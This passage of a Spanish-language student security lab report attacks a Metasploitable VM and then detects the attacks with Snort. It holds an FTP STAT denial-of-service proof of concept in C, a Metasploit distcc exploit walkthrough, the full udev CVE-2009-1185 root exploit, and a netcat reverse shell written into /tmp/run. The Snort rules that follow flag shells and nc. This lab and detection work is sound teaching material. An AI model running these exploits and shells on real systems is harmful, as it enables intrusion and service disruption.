    if(-1==send(stream,what,strlen(what),0))
        printf("Can't send %s\n",what);
    else
        printf("send: %s\n",what);

    bzero(what,sizeof(what));
}
```

```
void readftp(int stream) {
    char readline[4096];
    if(recv(stream, readline, 4096, 0)<1)
        if(!skip) exit(1); // end
    else
        printf("recv:_%s\n", readline);
}

int sendstat(host,port,login,pass)
    char *host,*port,*login,*pass;
{
    char buffer[4097]; // send ftp command buffor
    int sockfd,n,error;
    struct addrinfo hints;
    struct addrinfo *res, *res0;

    memset(&hints, 0, sizeof(hints));
    hints.ai_family = PF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    error = getaddrinfo(host, port, &hints, &res0);

    if (error){
        errorcon:
        printf("Can't connect\n.exit");
        exit(1);
    }

    if((sockfd=socket(res0->ai_family,res0->ai_socktype,
        res0->ai_protocol))<0) goto errorcon;
    if(-1==connect(sockfd,res0->ai_addr,res0->ai_addrlen))
        goto errorcon;

    readftp(sockfd);
    snprintf(buffer,4096,"USER_%s\nPASS_%s\n\n",login,pass)
    ;
    sendftp(sockfd,buffer);
    readftp(sockfd);

    snprintf(buffer,4096,"STAT\n"); // Falta el codigo del
        buffer
    sendftp(sockfd,buffer);
    freeaddrinfo(res0);
}
```

```
int main(int argc, char *argv[])
{
    char *login, *pass, logindef []="anonymous", passdef []="cxib
        .net@127.0.0.1";

    if(argc<3) {
        printf("\nUse: ./vspoc232 host port [username] [
            password] [option]\nhost_and_port_are_requiered\nuse_
            option_=1_to_skip_recv()_fails\n\nexample:\n./
            vspoc232 127.0.0.1 21 user_pass_1\n\n");
        exit(1);
    }

    char *host=argv[1];
    char *port=argv[2];

    if(4<=argc) login=argv[3];
    else login=logindef;

    if(5<=argc) pass=argv[4];
    else pass=passdef;

    if(6<=argc) skip=1;

    while(1) {
        printf("-----_next\n");
        sendstat(host, port, login, pass);
        //sleep(1); // some delay to be sure
    }
    return 0; // never happen
}
```

(a) Ataque a la víctima

```
alumno@Atacante:~$ ftp 192.168.62.189
Connected to 192.168.62.189.
```

(b) Posterior intento de acceso

Figura 24: Denegación de servicio ftp a la víctima desde el atacante.

4.4. Elevación de privilegios

La elevación de privilegios es la técnica consistente en conseguir permisos por encima de los que han sido asignados en primera instancia.

En este caso, vamos a realizar una elevación de privilegios a través de una vulnerabilidad del servicio Distcc.

1. Accedemos a la consola de Metasploit.

```
$ sudo msfconsole
```


2. Accedemos al módulo relativo a distcc.

```
msf > search distcc
msf > use exploit/unix/misc/distcc_exec
```

3. Fijamos los parámetros del ataque y ejecutamos.

```
msf auxiliary(distcc_exec) > set RHOSTS metasploitable
msf auxiliary(distcc_exec) > exploit
```

4. Tal y como nos aparece en la figura 25 hemos conseguido acceder a la víctima como demonio del servicio distcc.



```
msf exploit(distcc_exec) > set RHOST 192.168.62.189
RHOST => 192.168.62.189
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.62.189  yes        The target address
  RPORT  3632            yes        The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0  Automatic Target

msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.61.189:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vbKhwKprlSxbAxq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket...
[*] Reading from socket B
[*] B: "vbKhwKprlSxbAxq\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.61.189:4444 -> 192.168.62.189:38378) at 2017-05-22 18:55:28 +0200

whoami
daemon
```

Figura 25: Elevación de privilegios: ejecución de distcc.

5. Una vez como daemon descargamos y compilamos el exploit con el que vamos a proceder a hacer la elevación de privilegios. El código del exploit ejecuta el shell que se encuentra en /tmp/run y crea un socket al que se le indica el pid del proceso vulnerable.

```
wget http://www.exploit-db.com/download/8572  
mv 8572 exploit.c  
gcc -o exploit exploit.c
```

```
/*  
 * cve-2009-1185.c  
 *  
 * udev < 141 Local Privilege Escalation Exploit  
 * Jon Oberheide <jon@oberheide.org>  
 * http://jon.oberheide.org  
 *  
 * Information:  
 *  
 *      * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE  
 *          -2009-1185  
 *  
 *      * udev before 1.4.1 does not verify whether a NETLINK  
 *          message originates  
 *      * from kernel space, which allows local users to gain  
 *          privileges by sending  
 *          a NETLINK message from user space.  
 *  
 *      * Notes:  
 *  
 *      * An alternate version of kcope's exploit. This exploit  
 *          leverages the  
 *      * 95-udev-late.rules functionality that is meant to run  
 *          arbitrary commands  
 *      * when a device is removed. A bit cleaner and reliable  
 *          as long as your  
 *      * distro ships that rule file.  
 *  
 *      * Tested on Gentoo, Intrepid, and Jaunty.  
 *  
 *      * Usage:  
 *  
 *      * Pass the PID of the udevd netlink socket (listed in /  
 *          proc/net/netlink,
```

```
* usually is the udevd PID minus 1) as argv[1].  
*  
* The exploit will execute /tmp/run as root so throw  
whatever payload you  
* want in there.  
*/  
  
#include <stdio.h>  
#include <string.h>  
#include <stdlib.h>  
#include <unistd.h>  
#include <sys/types.h>  
#include <sys/stat.h>  
#include <sys/socket.h>  
#include <linux/types.h>  
#include <linux/netlink.h>  
  
#ifndef NETLINK_KOBJECT_UEVENT  
#define NETLINK_KOBJECT_UEVENT 15  
#endif  
  
int  
main(int argc, char **argv)  
{  
    int sock;  
    char *mp, *err;  
    char message[4096];  
    struct stat st;  
    struct msghdr msg;  
    struct iovec iovector;  
    struct sockaddr_nl address;  
  
    if (argc < 2) {  
        err = "Pass_the_uddevd_netlink_PID_as_an_  
              argument";  
        printf("[-] Error: %s\n", err);  
        exit(1);  
    }  
  
    if ((stat("/etc/udev/rules.d/95-udev-late.rules", &  
            st) == -1) &&  
        (stat("/lib/udev/rules.d/95-udev-late.rules", &  
              st) == -1)) {
```

```
        err = "Required_95-udev-late.rules_not_found"
        ;
        printf("[-] Error: %s\n", err);
        exit(1);
    }

    if (stat("/tmp/run", &st) == -1) {
        err = "/tmp/run_does_not_exist, please_create
        _it";
        printf("[-] Error: %s\n", err);
        exit(1);
    }
    system("chmod+x-/tmp/run");

    memset(&address, 0, sizeof(address));
    address.nl_family = AF_NETLINK;
    address.nl_pid = atoi(argv[1]);
    address.nl_groups = 0;

    msg.msg_name = (void*)&address;
    msg.msg_namelen = sizeof(address);
    msg.msg iov = &iovec;
    msg.msg iovlen = 1;

    sock = socket(AF_NETLINK, SOCK_DGRAM,
                  NETLINK_KOBJECT_UEVENT);
    bind(sock, (struct sockaddr *) &address, sizeof(
        address));

    mp = message;
    mp += sprintf(mp, "remove@/d") + 1;
    mp += sprintf(mp, "SUBSYSTEM=block") + 1;
    mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
    mp += sprintf(mp, "TIMEOUT=10") + 1;
    mp += sprintf(mp, "ACTION=remove") + 1;
    mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;

    iovec.iov_base = (void*)message;
    iovec.iov_len = (int)(mp-message);

    sendmsg(sock, &msg, 0);

    close(sock);
```

```

        return 0;
}

```

6. Antes de ejecutar el exploit.c, debemos abrir un puerto al cual se conectará la víctima al lanzar el exploit. Para ello, utilizaremos el comando netcat.

```
$ sudo netcat -vlp 6666
```

7. Creamos un script que permite generar una conexión desde la máquina víctima al puerto que está escuchando en la maquina atacante.

```

echo "#!/bin/bash" >> /tmp/run
echo "/bin/netcat -e /bin/sh 192.168.61.189 6666" >> /tmp
/run

```

8. A continuación identificamos el proceso “udevd”, pues usaremos su id-1 para ejecutar el exploit, como muestra la figura .

```

echo "#!/bin/bash" >> /tmp/run
echo "/bin/netcat -e /bin/sh 192.168.61.189 6666" >> /tmp/run
cat /tmp/run
#!/bin/bash
/bin/netcat -e /bin/sh 192.168.61.189 6666
ps -edf | grep udev
root      2295      1  0 13:14 ?          00:00:00 /sbin/udevd --daemon
./exploit 2294

```

Figura 26: Elevación de privilegios: /tmp/run.

9. Finalmente se realiza la conexión de la víctima al atacante y obtenemos la sesión de root, como se observa en la figura .

```

alumno@Atacante:~$ netcat -vlp 666
netcat: Permission denied
alumno@Atacante:~$ sudo netcat -vlp 6666
[sudo] password for alumno:
Listening on [0.0.0.0] (family 0, port 6666)
Connection from [192.168.62.189] port 6666 [tcp/*] accepted (family 2, sport 48646)
whoami
root

```

Figura 27: Elevación de privilegios: obtención de root.

5. Snort

5.1. Configuración

El primer paso es instalar Snort en la máquina que hace de router entre las organizaciones.

```
$ sudo apt-get install snort
```

Como vemos en la imagen 28, el establecimiento de un rango de IPs es determinante para el uso del servicio.




Figura 28: Configuración de Snort durante la instalación.

A continuación se configura el servicio, modificando el fichero */etc/snort/snort.conf* y estableciendo los siguientes parámetros:

- ipvar HOME_NET 192.168.N1.0/24
- ipvar EXTERNAL_NET !\$HOME_NET
- ipvar DNS_SERVERS \$HOME_NET

- ipvar SMTP_SERVERS \$HOME_NET
- ipvar HTTP_SERVERS \$HOME_NET
- ipvar SQL_SERVERS \$HOME_NET
- ipvar TELNET_SERVERS \$HOME_NET
- ipvar HTTP_PORTS 80
- ipvar SHELLCODE_PORTS !80
- ipvar ORACLE_PORTS 1521

5.2. Ejecución

Además de las reglas que hay añadidas por defecto, para poder hacer pruebas concretas y observar el funcionamiento de Snort, añadimos la siguiente línea al fichero `/etc/snort/rules/local.rules`, que establece una alerta cuando detecte mensajes ICMP.

```
$ alert icmp any any -> $HOME_NET any (msg:"ICMP test";
sid:10000001; rev:001)
```

A continuación, lanzamos el servicio. En la figura 29 se observa el servicio iniciado.

```
$ sudo snort -i enp0s8 -u snort -g snort -l /var/log/snort/
-A full -c /etc/snort/snort.conf
```

```
==== Initialization Complete ====
--> Snort! <--
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SSPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCEP2C2 Version 1.0 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>

Commencing packet processing (pid=1395)
```

Figura 29: Snort iniciado.

Seguidamente, lanzamos un ping desde la máquina atacante hacia la organización que el router protege, como muestra la figura 30).

```
alumno@Atacante:~$ ping 192.168.61.1
PING 192.168.61.1 (192.168.61.1) 56(84) bytes of data.
64 bytes from 192.168.61.1: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 192.168.61.1: icmp_seq=2 ttl=64 time=0.306 ms
64 bytes from 192.168.61.1: icmp_seq=3 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.61.1: icmp_seq=5 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=6 ttl=64 time=0.302 ms
64 bytes from 192.168.61.1: icmp_seq=7 ttl=64 time=0.293 ms
^C
--- 192.168.61.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5997ms
rtt min/avg/max/mdev = 0.279/0.300/0.357/0.032 ms
alumno@Atacante:~$
```

Figura 30: Ping del atacante a la víctima.

Si, tras el ping, accedemos a los archivos de log (imagen 31), podemos ver cómo hay un acceso desde la máquina atacante.

```
GNU nano 2.5.3                               Archivo: /var/log/snort/portscan.log

192.168.61.189 -> 192.168.62.189 (portscan) UDP Portscan
Priority Count: 5
Connection Count: 6
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 137:58947

Time: 05/04-11:20:43.472891
event_ref: 0
192.168.61.189 -> 155.54.1.1 (portscan) ICMP Filtered Sweep
Priority Count: 0
Connection Count: 35
IP Count: 3
Scanned IP Range: 8.8.8.8:192.168.61.1
Port/Proto Count: 0
Port/Proto Range: 0:0

^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar Texto ^J Justificar ^C Posición ^Y Pág. ant.
^X Salir ^R Leer fich. ^E Reemplazar ^U Pegar txt ^T Ortografía ^L Ir a línea ^V Pág. sig.
```

Figura 31: Fichero portlog.scan tras ping.

5.3. Detección de ataques

A continuación vamos a ejemplificar el procedimiento que el atacante sigue para llevar a cabo un ataque. Al mismo tiempo que se realiza, podemos ver los logs que detectan dicho ataque gracias a Snort.

1. Escanear puertos en busca de un agujero por el que entrar.

Tras ejecutar el comando nmap que se indica a continuación, se puede ver que son diversos los puertos que hay accesibles en la víctima. En este ejemplo, vamos a atacar el puerto 23, correspondiente a telnet.

```
$ npam -p 1-20000 192.168.62.189
```

Figura 32: Escaneo nmap y logs asociados.

2. Acceder a la máquina en dicho puerto.

Para que Snort detecte este ataque, primero debe estar configurada la detección del mismo. Para ello, añadimos en el fichero `/etc/snort/snort.conf` la línea correspondiente a las reglas de telnet, como observamos en la figura 33.

Además, conviene añadir en el fichero `/etc/snort/rules/local.rules` las alertas para telnet, como se ve en la figura 34.

```

GNU nano 2.5.3          Archivo: /etc/snort/snort.conf

# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/nntp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules
# include $SO_RULE_PATH/telnet.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf

```

^G Ver ayuda ^U Guardar ^W Buscar ^K Cortar Texto ^J Justificar ^C Posición ^Y Pág. ant.
 ^X Salir ^R Leer fich. ^N Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea ^V Pág. sig.

Figura 33: Fichero snort.conf.

```

GNU nano 2.5.3          Archivo: /etc/snort/rules/local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

# Crear una alerta cuando se detecta cualquier paquete ICMP
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:1000001; rev:001)
# Lanza alertas con el escaneo de puertos
preprocessor sfportscan: proto { all } scan_type { all } sense_level { high } logfile { portscan.lo$}
# Alertas para telnet
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Telnet establecido"; flags:S,12; sid:1000001; rev:1)
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Remote shell bin/sh"; content:"/bin/sh"; sid:1000002;$
alert tcp any any -> $HOME_NET 23 (msg:"Remote shell bin/bash"; content:"/bin/bash"; sid:1000003; r$)
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Command nc"; content:"nc"; sid:1000004; rev:1)


```

[16 líneas leídas]
 ^G Ver ayuda ^U Guardar ^W Buscar ^K Cortar Texto ^J Justificar ^C Posición ^Y Pág. ant.
 ^X Salir ^R Leer fich. ^N Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea ^V Pág. sig.

Figura 34: Fichero local.rules.

Una vez configurado lo anterior y relanzado el servicio, procedemos a atacar el puerto con telnet, como refleja la figura 35.

```
$ telnet 192.168.62.189
```

The screenshot shows a terminal window titled "Terminal - alumno@Atacante:~". The window displays Snort logs and a Metasploitable shell. The logs show a connection from 192.168.62.189 to 192.168.62.189, followed by a ping and a portscan log entry. The shell prompt is visible at the bottom right.

```
Total sessions : 0
Max concurrent sessions : 0
=====
Acercpc2 Preprocessor Statistics
  Total sessions: 0
=====
SIP Preprocessor Statistics
  Total sessions: 0
=====
Snort exiting
alumno@Router:~$ sudo tail -f /var/log/snort/alert | var/log/snort/alert <=
=> /var/log/snort/alert <=
TCP Options (5) > MSS: 1460 SackOK TS: 8629078 O NOP WS: 764 bytes from 192.168.62.189: icmp seq=1 ttl=63 time=0.497 ms
TCP Options (5) > MSS: 1460 SackOK TS: 8629078 O NOP WS: 764 bytes from 192.168.62.189: icmp seq=2 ttl=63 time=0.507 ms
TCP Options (5) > MSS: 1460 SackOK TS: 8629078 O NOP WS: 64 bytes from 192.168.62.189: icmp seq=3 ttl=63 time=0.509 ms
^C
[**] [1:716:131] INFO TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
05-09-17:55:21.187651 192.168.62.189:23 -> 192.168.61.189:5
TCP TTL:63 TOS:0x10 ID:37619 Iplen:20 DgmLen:64 DF
***AP*** Seq: 0x0D046E44 Ack: 0xD50379C8 Win: 0x5B TcpLeTrying 192.168.62.189...
TCP Options (3) > NOP NOP TS: 786590 8629078 Connected to 192.168.62.189.
[Xref => http://cgi.nessus.org/plugins/dump.php?tid=10280] [Xref => http://www.whitehats.com/iname.cgi?name=1999-0619][Xref =>
Time: 05-09-16:38:17.584371
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 8
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 21:1025
=> /var/log/snort/portscan.log <=
Time: 05-09-16:38:17.584371
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 8
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 21:1025
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: Connection closed by foreign host.
alumno@Atacante:~$
```

Figura 35: Comando telnet y logs asociados.

3. Ejecutar una orden o un shell (/bin/sh o /bin/bash) en la víctima.

Una vez dentro de la víctima, podemos hacer lo que queramos. En este caso, ejecutamos un shell.

```
$ nc 192.168.62.189 23 << _EOF_
> /bin/sh
> nc
> _EOF_
```

En la figura 36 se pueden observar los logs generados de tal shell.

5.3.1. Detección de denegación de servicio

Antes de poder ponerle remedio a un ataque del que en teoría desconocemos su funcionamiento, en primer lugar debemos observar y comprender qué está pasando.

```
GNU nano 2.5.3          Archivo: /var/log/snort/alert          Terminal - alumno@Atacante: ~
***AP*** Seq: 0xA5DF5549 Ack: 0xB6C2F6C8 Win: 0x5B TcpLen: 104 Archivo Editar Ver Terminal Pestañas Ayuda
TCP Options (3) => NOP NOP TS: 975483 9106613 Escape character is '^}'.
[Xref => http://cgi.messus.org/plugins/dump.php?3?id=102801]

[**] [1:10000002:1] Telnet establecido [*]
[Priority: 0]
05-09-10:27:48.6556138 192.168.61.189:51754 -> 192.168.62.18 TCP TTL:64 TS:0x0 ID:35898 IplLen:20 DgmLen:60 DF
*****S* Seq: 0xABE1AF20 Ack: 0x0 Win: 0x7210 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 9118481 0 NOP WS: ?Warning: Never expose this VM to an untrusted network!

[**] [1:10000002:1] Remote shell bin/sh [*]
[Priority: 0]
Contact: msfdev[at]metasploit.com
05-09-10:27:48.656138 192.168.61.189:51754 -> 192.168.62.18 Login with msfadmin/msfadmin to get started
TCP TTL:64 TS:0x0 ID:35891 IplLen:20 DgmLen:63 DF
***AP*** Seq: 0xABE1AF21 Ack: 0xD1F57D94 Win: 0xE5 TcpLen: 16 metasploitable login: msfadmin
TCP Options (3) => NOP NOP TS: 9118481 979177 Password: Last login: Tue May  9 12:02:26 EDT 2017 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

[**] [1:10000004:1] Command nc [*]
[Priority: 0]
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

[**] [1:16:13] INFO TELNET access [*]
[Classification: Not Suspicious Traffic] [Priority: 3]
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[**] [1:716:13] INFO TELNET access [*]
[Classification: Not Suspicious Traffic] [Priority: 3]
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
05-09-10:27:48.768864 192.168.62.189:23 -> 192.168.61.189:5 To mail:
TCP TTL:63 TS:0x10 ID:36241 IplLen:20 DgmLen:64 DF msfadmin@metasploitable:~$ exit
***AP*** Seq: 0xD1F57D94 Ack: 0xABE1AF2D Win: 0x5B TcpLen: Logout Connection closed by foreign host.
TCP Options (3) => NOP NOP TS: 980178 9118481 _EOF_
[Xref => http://cgi.messus.org/plugins/dump.php?3?id=102801]alumno@Atacante:~$ nc 192.168.62.189 23 << _EOF_
/bin/sh
alumno@Atacante:~$
```

Figura 36: Logs generados tras nc.

La figura 37 muestra un fragmento de las trazas capturadas durante el ataque de denegación de servicio. En ellas, vemos cómo se produce una petición incongruente al servicio ftp (traza nº 1842 o 1857) que se va repitiendo en el tiempo sistemáticamente. Con ello, se puede concluir que se está produciendo un ataque DoS al servicio ftp.


Figura 37: Trazas durante la denegación de servicio.

Una vez analizada la situación, podemos añadir una regla a Snort para que se detecte automáticamente la próxima vez que suceda.

En nuestro caso, añadimos el paquete de reglas para ftp (figura 38) que incluye una regla en concreto para detectar esta denegación de servicio. La peculiaridad de esta regla radica en la detección del mensaje enviado por el atacante mediante una expresión regular, que se indica en el parámetro pcre.

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 21
  (msg:"FTP EXPLOIT STAT * dos attempt";
  flow:to_server,established;
  content:"STAT";
  nocase;
  pcre:"/^STAT\s+[\^\\n]*\\x2a/smi";
  reference:bugtraq,4482;
  reference:cve,2002-0073;
  reference:nessus,10934;
  classtype:attempted-dos;
  sid:1777;
  rev:7;)
```



```

GNU nano 2.5.3           Archivo: /etc/snort/snort.conf          Modificado

# dynamic library rules
# include $SO_RULE_PATH/bad-traffic.rules
# include $SO_RULE_PATH/chat.rules
# include $SO_RULE_PATH/dos.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/nntp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specIFIC-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules
# include $SO_RULE_PATH/telnet.rules
# include $SO_RULE_PATH/ftp.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
```

^G Ver ayuda ^T Guardar ^W Buscar ^K Cortar Texto ^J Justificar ^C Posición ^Y Pág. ant.
